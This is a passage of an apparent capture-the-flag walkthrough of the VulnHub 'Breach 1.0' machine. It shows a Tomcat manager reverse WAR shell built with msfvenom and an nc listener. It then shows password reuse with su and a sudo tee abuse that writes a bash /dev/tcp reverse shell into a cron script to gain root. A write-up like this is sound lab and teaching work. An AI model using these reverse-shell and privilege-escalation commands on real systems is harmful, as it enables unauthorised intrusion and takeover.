
Message:	OK

Manager		
List Applications	HTML Manager Help	Manager Help

Applications


Path	Display Name	Running	Sessions	Commands
/		false	0	Start Stop Reload Undeploy
/_M@nag3Me	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Now to create a reverse WAR shell




```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.110.110 LPORT=1337 -f war > reverse.war
Payload size: 1097 bytes
Final size of war file: 1097 bytes

┌──(kali㉿kali)-[~/Desktop]
└─$ strings reverse.war | grep jsp
jcbwkdwrkik.jsp}TQk
jcbwkdwrkik.jspPK
```

Uploaded it, ran it and there we go




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.110.110] from (UNKNOWN) [192.168.110.140] 42952
whoami
tomcat6
```

Let's run linpeas




```
╔══════════╣ Permissions in init, init.d, systemd, and rc.d
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#init-init-d-systemd-and-rc-d
You have write privileges over /etc/init.d/portly.sh
```

But that's pretty much it… I can't reboot the machine so I won't be able to exploit this. Let's try **coffeestains** as a password in other users




```
tomcat6@Breach:/home$ ls -alh
ls -alh
total 16K
drwxr-xr-x  4 root      root      4.0K Jun  4  2016 .
drwxr-xr-x 22 root      root      4.0K Jun  4  2016 ..
drwxr-xr-x  3 blumbergh blumbergh 4.0K Jun 12  2016 blumbergh
drwxr-xr-x  3 milton    milton    4.0K Jun  6  2016 milton
tomcat6@Breach:/home$ su milton
su milton
Password: cofeestains

su: Authentication failure
tomcat6@Breach:/home$ su blumbergh
su blumbergh
Password: coffeestains

blumbergh@Breach:/home$ 
```

Got one!



```
blumbergh@Breach:/usr/share/cleanup$ sudo -l
sudo -l
Matching Defaults entries for blumbergh on Breach:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User blumbergh may run the following commands on Breach:
    (root) NOPASSWD: /usr/bin/tee /usr/share/cleanup/tidyup.sh
```


Inside that file it says



```
#!/bin/bash

#Hacker Evasion Script
#Initech Cyber Consulting, LLC
#Peter Gibbons and Michael Bolton - 2016
#This script is set to run every 3 minutes as an additional defense measure
against hackers.

cd /var/lib/tomcat6/webapps && find swingline -mindepth 1 -maxdepth 10 |
xargs rm -rf
```


So we plant a payload with tee and wait

```
echo '/bin/bash -i >& /dev/tcp/192.168.110.110/1111 0>&1' | sudo
/usr/bin/tee /usr/share/cleanup/tidyup.sh
```



```
blumbergh@Breach:/usr/share/cleanup$ cat tidyup.sh
cat tidyup.sh
/bin/bash -i >& /dev/tcp/192.168.110.110/1111 0>&1
```

Now we wait



```
root@Breach:~# cat .fl
cat .flag.txt
-----------------------------------------------------------------------------------------

 ____                      _     __   ___        _______ _            ______           _ 
|  _ \                    | |   /_ | / _ \      |__   __| |          |  ____|         | |
| |_) |_ __ ___  __ _  ___| |__  | || | | |  ______| |  | |__   ___  | |__   _ __   __| |
|  _ <| '__/ _ \/ _` |/ __| '_ \ | || | | | |______| |  | '_ \ / _ \ |  __| | '_ \ / _` |
| |_) | | |  __/ (_| | (__| | | || || |_| |        | |  | | | |  __/ | |____| | | | (_| |
|____/|_|  \___|\__,_|\___|_| |_||_(_)___/         |_|  |_| |_|\___| |______|_| |_|\__,_|


-----------------------------------------------------------------------------------------
Congrats on reaching the end and thanks for trying out my first #vulnhub boot2root!

Shout-out to knightmare, and rastamouse for testing and g0tmi1k for hosting.
```

Wow, this was a long box!